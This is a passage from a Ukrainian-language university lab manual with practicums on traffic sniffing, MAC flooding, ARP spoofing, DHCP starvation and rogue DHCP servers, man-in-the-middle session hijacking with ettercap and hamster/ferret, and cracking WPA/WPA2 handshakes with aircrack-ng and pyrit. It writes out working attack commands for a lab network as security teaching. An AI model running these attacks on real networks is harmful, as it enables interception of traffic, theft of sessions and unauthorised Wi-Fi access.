2. Які опції необхідно вказати, щоб створити ключі CA та самопідписаний сертифікат?
3. В якому файлі необхідно замінити параметри, щоб мати змогу підписувати сертифікати для інших суб’єктів?
4. Який алгоритм дій при створенні підписаного повідомлення?
5. Які налаштування необхідно вказати для веб-серверу з автентифікацією клієнтів за допомогою сертифікатів?

6. АНАЛІЗ ТРАФІКУ В КОМП’ЮТЕРНИХ МЕРЕЖАХ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів аналізу трафіку в комп’ютрних мережах, а саме перехоплення трафіку, MAC затоплення, спуфінгу, атак на DHCP.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів аналізу трафіку в комп’ютрних мережах.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок використання механізмів аналізу трафіку в комп’ютрних мережах;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Перехоплення трафіка.

Програма wireshark призначена для перехоплення та аналізу мережевого трафіку. Має графічний інтерфейс. Існують версії як для Linux, так і для Windows.

На Kali Linux запустити Applications -> Sniffing & Spoofing -> wireshark.

В меню вибрати Capture -> Interfaces, відмітити eth0 та натиснути start.

З командного рядка віртуальної машини Windows (10.1.X.3) виконати

```
ping 10.1.X.2
```

Після декількох відповідей натиснути на червоний прямокутник (або у меню Capture -> stop).

Скористатися фільтром, і вибрати тільки ICMP пакети. Для цього у полі filter треба вказати `icmp` (рис.6.1).




Рис. 6.1. Приклад використання wireshark

Запустити ssh та http сервіси на Kali Linux

```
#service apache2 start
#service sshd start
```

Знову запустити захоплення трафіка.

З Windows спробувати підключитись до Kali Linux по ssh (за допомогою putty), та по http (за допомогою браузера, вказавши http://10.1.X.2). Застосувавши фільтри (можна скористатися кнопкою expression для того, щоб переглянути можливі параметри фільтру), знайти трафік, що стосується обміну даними по ssh та по http. Скасувати фільтри. Вибрати один з пакетів, що

відноситься до обміну по http, та, натиснувши праву клавішу миші вибрати Follow TCP Stream (рис. 6.2).

Рис. 6.2. Приклад http-пакету

tcpdump – це утиліта, яка дозволяє перехоплювати та аналізувати трафік.

На відміну від wireshark, працює у режимі командного рядка.

Наприклад, для захоплення трафіка з інтерфейсу eth0:

```
#tcpdump -i eth0
```

Можна задати фільтр, наприклад, тільки порт 80:

```
#tcpdump -i eth0 port 80
```

Тільки пакети, в яких адреса відправника 10.1.X.5:

```
#tcpdump -i eth0 src host 10.1.X.5
```

2. MAC затоплення (MAC flooding).

MAC затоплення має на меті переповнити об'єм пам'яті комутатора, що виділений для зберігання динамічних MAC адрес, шляхом генерації кадрів з великою кількістю підроблених MAC-адрес. Після переповнення таблиці MAC деякі комутатори починають працювати як концентратор (хаб), тобто відправляти

кадри на всі порти, а не тільки на потрібний. Це дозволяє перехоплювати трафік, що призначений для інших вузлів, які підключені до цього комутатору.

На Kali Linux можна використати наступну команду

```
#macof -i eth0 -n 200
```

Параметр –n задає кількість пакетів, що будуть відправлені.

3. ARP Spoofing.

Спочатку потрібно ввімкнути IP forwarding для того, щоб цей вузол міг виступати у якості шлюза. На Kali Linux виконати

```
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

arpspoof надає можливість перенаправляти пакети від цільового вузла локальної мережі, що призначені для іншого вузла мережі, шляхом підміни ARP-відповідей. Виконати

```
#arpspoof -t 10.1.X.4 10.1.X.254
```

В цьому прикладі цільовий вузол (10.1.X.4) на запит MAC-адреси маршрутизатора отримає нашу MAC-адресу.

Щоб перевірити, яка MAC-адреса міститься у таблиці на цільовому вузлі, потрібно виконати на ньому команду

```
#arp –a
```

MAC-адреса до атаки представлена на рис. 6.3.




Рис.6.3. MAC-адреса до атаки

MAC-адреса під час атаки представлена на рис. 6.4.




Рис.6.3. MAC-адреса до атаки

4. Атаки на DHCP.

yersinia – програма для використання слабких місць у різних мережевих протоколах. Запуск у режимі псевдографіки:

```
#yersinia –I
```

h- довідка. Для вибору мережевого інтерфейсу натиснути i. Вибрати DHCP, натиснувши F2. Для виконання атаки натиснути x, та обирати тип атаки (1 -DHCP Discover attack). Спробувати отримати IP-адресу за допомогою DHCP на Linux:

```
#dhclient eth0 –v
та windows
#ipconfig /release (windows)
#ipconfig /renew
```

5. Підроблений DHCP сервер.

```
#msfconsole
msf>use auxiliary/server/dhcp
msf auxiliary(dhcp) > show options
```

Виконати налаштування:

```
msf auxiliary(dhcp) > set dhcpipstart
192.168.1.100
msf auxiliary(dhcp) > set dhcpipend 192.168.1.150
msf auxiliary(dhcp) > set netmask 255.255.255.0
msf auxiliary(dhcp) > set router 192.168.1.1
msf auxiliary(dhcp) > set dnsserver 8.8.8.8
msf auxiliary(dhcp) > set srvhost 192.168.1.1
```

Для DHCP атаки можна використати скрипт pi.py зі складу DHCPig:

```
#pig.py eth0 (використовує всі адреси, що
видаються DCHP-сервером)
```

Запустити свій DHCP сервер (у консолі metasploit):

```
msf auxiliary(dhcp) > run
```

Після цього клієнти будуть отримувати IP-адреси з нашого підробленого DHCP сервера.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Для чого використовується програма wireshark?
2. Які фільтри wireshark Вам відомі?
3. Для чого використовується утиліта tcpdump?
4. Для чого використовується MAC затоплення?
5. За допомогою яких утиліт можна виконати MAC затоплення?
6. Як виконати ARP Spoofing?
7. Як проводиться атака на DHCP?
8. Який алгоритм дій для створення підробленого DHCP серверу?

7. ПЕРЕХОПЛЕННЯ СЕСІЙ ПЕРЕДАЧІ ДАНИХ В КОМП'ЮТЕРНИХ МЕРЕЖАХ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів перехоплення сесій передачі даних в комп'ютерних мережах.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів перехоплення сесій передачі даних в комп'ютерних мережах.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок використання перехоплення сесій передачі даних в комп'ютерних мережах;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Здійснення атаки «людина-посередині».

На віртуальній машині з Kali Linux увімкнути форвардінг пакетів

```
#echo 1 > /proc/sys/net/ipv4/ip_forward
```

На віртуальній машині з Windows (10.1.X.4) виконати

```
ping 10.1.X.5
```

Та переглянути таблицю ARP

```
arp -a
```

Запам'ятати (або записати) останні цифри MAC-адреси вузла 10.1.X.5.

На віртуальній машині з Kali Linux запустити Ettercap (Applications -> Sniffing & Spoofing -> Ettercap Graphical).

В меню вибрати Sniff -> Unified Sniffing, вибрати інтерфейс eth0.

Після цього виконати пошук вузлів (Hosts -> Scan for hosts).

Після завершення сканування відкрити Hosts ->Host list та вибрати цілі:

Виділити у списку 10.1.X.4 та натиснути Add target1, виділити 10.1.X.5 та натиснути Add target2.

В меню вибрати Mitm -> Arp poisoning: Sniff remote connections

На віртуальній машині з Windows (10.1.X.4) переглянути таблицю ARP. Порівняти виконати ping вузла 10.1.X.5, потім порівняти MAC- адресу з попередньою.

На віртуальної машині з Windows виконати підключення до вузла 10.1.X.5 за допомогою telnet або putty на порт 22 (SSH).

На віртуальній машині з Kali Linux в меню Ettercap вибрати View -> Connections. Знайти у списку з'єднання між з вузлами 10.1.X.4 та 10.1.X.5 на порт 22 (рис. 7.1).




Рис.7.1.3'єднання між вузлами в Ettercap

Натиснути *View details* для отримання інформації про з'єднання. Натиснути Kill connection для розірвання з'єднання. На віртуальній машині 10.1.X.4 можна побачити, що з'єднання було розірване.

Не закриваючи ettercap на віртуальній машині з Kali Linux у терміналі запустити urlsnarf

```
#urlsnarf
```

Ця программа призначена для перехоплення запитів HTTP та виведення їх у форматі CLF (Common Log Format).

Запустити на віртуальній машині 10.1.X.5 вебсервер

```
#service httpd start
```

З віртуальної машини 10.1.X.4 у браузері відкрити посилання http://10.1.X.5)

На віртуальній машині з Kali Linux можна бачити запити, які браузер відправляє на веб-сервер (рис. 7.2).

```
root@kali:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
10.1.1.4 - - [07/Dec/2015:04:39:17 +0200] "GET http://10.1.1.5/ HTTP/1.1
5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
10.1.1.4 - - [07/Dec/2015:04:39:17 +0200] "GET http://10.1.1.5/noindex/c
Sans-Light.woff HTTP/1.1" - - "http://10.1.1.5/noindex/css/open-sans.css
dows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
10.1.1.4 - - [07/Dec/2015:04:39:17 +0200] "GET http://10.1.1.5/noindex/c
ans-Bold.woff HTTP/1.1" - - "http://10.1.1.5/noindex/css/open-sans.css"
ws NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
10.1.1.4 - - [07/Dec/2015:04:39:17 +0200] "GET http://10.1.1.5/noindex/c
Sans-Light.ttf HTTP/1.1" - - "http://10.1.1.5/noindex/css/open-sans.css"
ows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
10.1.1.4 - - [07/Dec/2015:04:39:17 +0200] "GET http://10.1.1.5/noindex/c
ans-Bold.ttf HTTP/1.1" - - "http://10.1.1.5/noindex/css/open-sans.css" "
s NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
```

Рис.7.2.Запити, що відправляє веб-сервер

Також для здійснення атаки «людина-посередині» можна скористатися командою mitmf, наприклад:

```
#mitmf -i eth0 --spoof --arp --dns --
gateway 10.1.1.254 --target 10.1.1.4
```

2. Використання xplico

xplico використовується для зручного відображення

перехопленої інформації.

Для встановлення виконати

```
#apt-get install xplico
#/etc/init.d/xplico start
```

Відкрити посилання у браузері:

```
http://10.1.1.2:9876
login:xplico
password:xplico
```

3. Перехоплення сесії за допомогою hamster та ferret

На вузлі 10.1.X.4 у браузері відкрити декілька сторінок, де використовуються cookie (соціальні мережі, google).

На Kali Linux запустити ettercap, виконати Arp poisoning: Sniff remote connections для вузлів 10.1.X.4 та 10.1.X.254 (див початок).

Запустити ferret

```
#/usr/share/hamster-sidejack/hamster
#/usr/share/hamster-sidejack/ferret – i
eth0
```

У браузері на Kali Linux відкрити http://127.0.0.1:1234

Вибрати інтерфейс (eth0).

На 10.1.X.4 у браузері оновити сторінки (натиснути F5).

На сторінці, що відрита у браузері на Kali Linux, з'являться перелік вузлів, сесії з яких можна клонувати та використовувати. Натиснути на 10.1.1.4 у списку «Targets».

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Який алгоритм здійснення атак типу «людина-посередині»?
2. Які утиліти використовуються для здійснення атак типу «людина-посередині»?
3. Для чого використовується утиліта xplico?
4. Які утиліти використовуються для перехоплення сесії? Які основні параметри даних утиліт?
5. Для чого використовується urlsnarf?

8. БЕЗПЕКА В БЕЗПРОВІДНИХ МЕРЕЖАХ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів забезпечення безпеки в безпровідних мережах.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення використання механізмів забезпечення безпеки в безпровідних мережах.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок забезпечення безпеки в безпровідних мережах;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Аналіз безпровідних мереж.

Kismet – мережний аналізатор для безпровідних мереж. Розглянемо основні принципи роботи з даною програмою (рис. 8.1).

Для запуску необхідно в терміналі ввести команду:

```
#kismet
```




Рис. 8.1. Приклад роботи Kismet

Для запуску клієнта Kismet буде запропоновано запустити сервер, або вказати адресу сервера. Погоджуємось з запуском локального сервера та натискаємо “Yes”.

В залежності від задачі можна вказати параметри запуску серверу, увімкнути або вимкнути журналюування, а також за бажанням переглянути консоль сервера з даного інтерфейсу.

Пропонується вимкнути перегляд консолі та запустити сервер (рис. 8.2). Для переходу між полями необхідно настикати клавішу Tab.




Рис. 8.2. Перегляд консолі та запуст серверу

В наступному повідомлені натискаємо “Yes”, щоб вказати джерело для сніфингу. В полі “Intf” треба вказати інтерфейс wlan0 (рис. 8.3). Наявність даного інтерфейсу можна перевірити набравши в новому терміналі команду ifconfig.




Рис. 8.3. Вказання джерела сніфінгу

Після з'єднання з сервером розпочинається сканування безпроводових мереж (рис. 8.4). Є можливість відсортувати список по певним критеріям (наприклад, по каналу, типу шифрування, сигналу, тощо). Для цього у вкладинці Sort вибирається відповідний критерій сортування.




Рис. 8.4. Сканування безпроводових мереж

Є можливість більш детального перегляду безпроводової мережі. Після натискання на необхідну мережу відкриється вікно з відповідною інформацією (рис. 8.5).




Рис. 8.5. Детальний перегляд безпроводової мережі

Для перегляду інформації щодо клієнтів, які підключені до даної мережі потрібно вибрати у вкладинці View → Clients. Навігація до попереднього відкритого вікна здійснюється також через головне меню.

В директорії, звідки було запущено програму Kismet створюються наступні файли в результаті журналювання:

`Kismet-20151205-14-35-26-1.alert` - наявність атаки безпровідної мережі;

`Kismet-20151205-14-35-26-1.netxml` - безпроводові мережі отримані в результаті аналізу у форматі XML;

`Kismet-20151205-14-35-26-1.nettxt` - безпроводові мережі отримані в результаті аналізу у форматі XML;

`Kismet-20151205-14-35-26-1.pcapdump` - дамп захваченого трафіку для можливого застосування програмами Wireshark/tcpdump;

`Kismet-20151205-14-35-26-1.gpsxml` - GPS координати у форматі XML (в разі наявності та налаштування GPS приймача).

2. Злам безпровідних мереж

Головною задачею для зламу безпровідної мережі з шифруванням WPA/WPA2, що використовує Pre-Shared Key (PSK) аутентифікацію, є перехоплення 4-крокової аутентифікації під час встановлення зв'язку між клієнтом та точкою доступу. Для прикладу розглянемо перехоплення, що стосуються точки доступу з ESSID – "WIFI-Closed".

Перед тим як розпочати збір інформації про безпровідні мережі, необхідно перевести інтерфейс wlan0 в режим моніторингу:

```
#airmon-ng start wlan0
```

Якщо в результаті виконання команди було отримано повідомлення такого типу:

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

це означає, що в системі можуть бути запущені процеси, які можуть перешкоджати збору інформації. Щоб запобігти цьому потрібно виконати наступну команду:

```
#airmon-ng check kill
```

Збір інформації про безпровідні мережі в радіусі дії нашого безпровідного адаптера можна отримати за допомогою команди airodump-ng. Обов'язковий параметр – ім'я інтерфейсу (в даному випадку wlan0mon):

```
#airodump-ng wlan0mon
```

Результат виконання даної команди представлено на рис. 8.6.




Рис. 8.6. Результат виконання команди

Основні поля, що виводить дана команда:

– BSSID – MAC адреса точки доступа;

– PWR – рівень сигналу;

– #Data – кількість захвачених пакетів з даними;

– CH – номера каналу, на якому працює точка доступа;

– MB – швидкість передачі даних;

– ENC – алгоритм шифрування;

– CIPHER – тип шифрування;

– AUTH – тип авторизації;

– ESSID – назва точки доступа;

– STATION – MAC адреса клієнта;

– Probe – назва бездротових мереж, з якими намагався зв'язатися клієнт.

Важливим критерієм при виборі точки доступу для здійснення зламу являється рівень сигналу. Чим вище значення тим краще (-50 > -80).

Перед тим як перейти до перехоплення, необхідно перевести інтерфейс моніторингу на той самий канал, на якому працює точка доступу:

```
airmon-ng wlan0mon 11
```

Для збільшення ймовірності перехоплення процесу аутентифікації необхідно вказати MAC адресу точки доступу та канал, на якому вона працює:

```
#airodump-ng -c 11 --bssid
1C:BD:B9:80:96:A7 -w wifiattack  wlan0mon
```

опції:

– c 11 – номер каналу бездротової мережі;

– bssid 1C:BD:B9:80:96:A7 – MAC адреса точки доступу;

– w wifiattack – префікс для імені файлу, що буде містити зібрану інформацію.

Далі залишається дочекатися, коли клієнти здійснять 4-крокову аутентифікацію. В разі успішного перехоплення у верхньому правому кутку виводу попередньої команди з'явиться надпис “WPA handshake: 1C:BD:B9:80:96:A7” (рис. 8.7).




Рис. 8.7. Приклад успішного перехоплення

Так як такий підхід може зайняти чимало часу, можна спонукати клієнта здійснити повторну аутентифікацію. Для цього необхідно в новому терміналі (попередня команда повинна бути запущена) відправити йому службові пакети деаутентифікації:

```
#aireplay-ng -0 1 -a 1C:BD:B9:80:96:A7 -c
      00:87:32:61:17:CD wlan0mon
```

опції:

– 0 1 – надсилання 1-го пакету для деаунтефікації (іноді буває недостатньо 1го пакету, тому значення потрібно збільшити);

– a 1C:BD:B9:80:96:A7 – MAC адреса точки доступу;

– c 00:87:32:61:17:CD – MAC клієнта для деаунтефікації.

Після успішного перехоплення 4-крокової аутентифікації, можна завершити виконання команди airodump-ng шляхом натискання комбінації клавіш Ctrl+C.

Наступним кроком є підбір паролю на основі створеного командою airodump-ng файла, що має розширення .cap, в даному випадку - wifiattack-01.cap. Підбір пароля на базі словника здійснюється наступним чином:

```
#aircrack-ng -w rockyou.txt  wifiattack-
      01.cap
```

де `w rockyou.txt` – вказується файл, що містить словник

Перед тим як розпочати підбір паролю, можна переконатися, що перехоплення 4-крокової аутентифікації дійсно відбулось і присутнє у відповідному файлі (рис. 8.8):

```
#aircrack-ng  wifiattack-01.cap
```




Рис. 8.8. Приклад, що перехоплення дійсно відбулось і присутнє у відповідному файлі

3. Засоби прискорення підбору паролю.

Pyrit – відкритий інструмент для підбору паролей WPA/WPA2, що написано на Python. Дозволяє використовувати як ресурси CPU так і GPU.

Для зламу безпровідної мережі нагадаємо початкові дані:

Назва безпровідної мережі – WIFI-Closed, файл, що містить перехоплення аутентифікації –wifiattack-01.cap, файл, що містить словник паролей –rockyou.txt.

Відомо, що мінімальна довжина пароля становить від 8 до 63 символів, тому є сенс відфільтрувати словник паролей таким чином:

```
#cat rockyou.txt | pw-inspector -m 8 -M 63
> newrockyou.txt
```

Дана команда виконується в директорії користувача root.

Для зламу пароля за допомогою Pyrit необхідно виконати наступні кроки:

1. Створення ESSID в базі даних Pyrit:

```
#pyrit -e WIFI-Closed create_essid
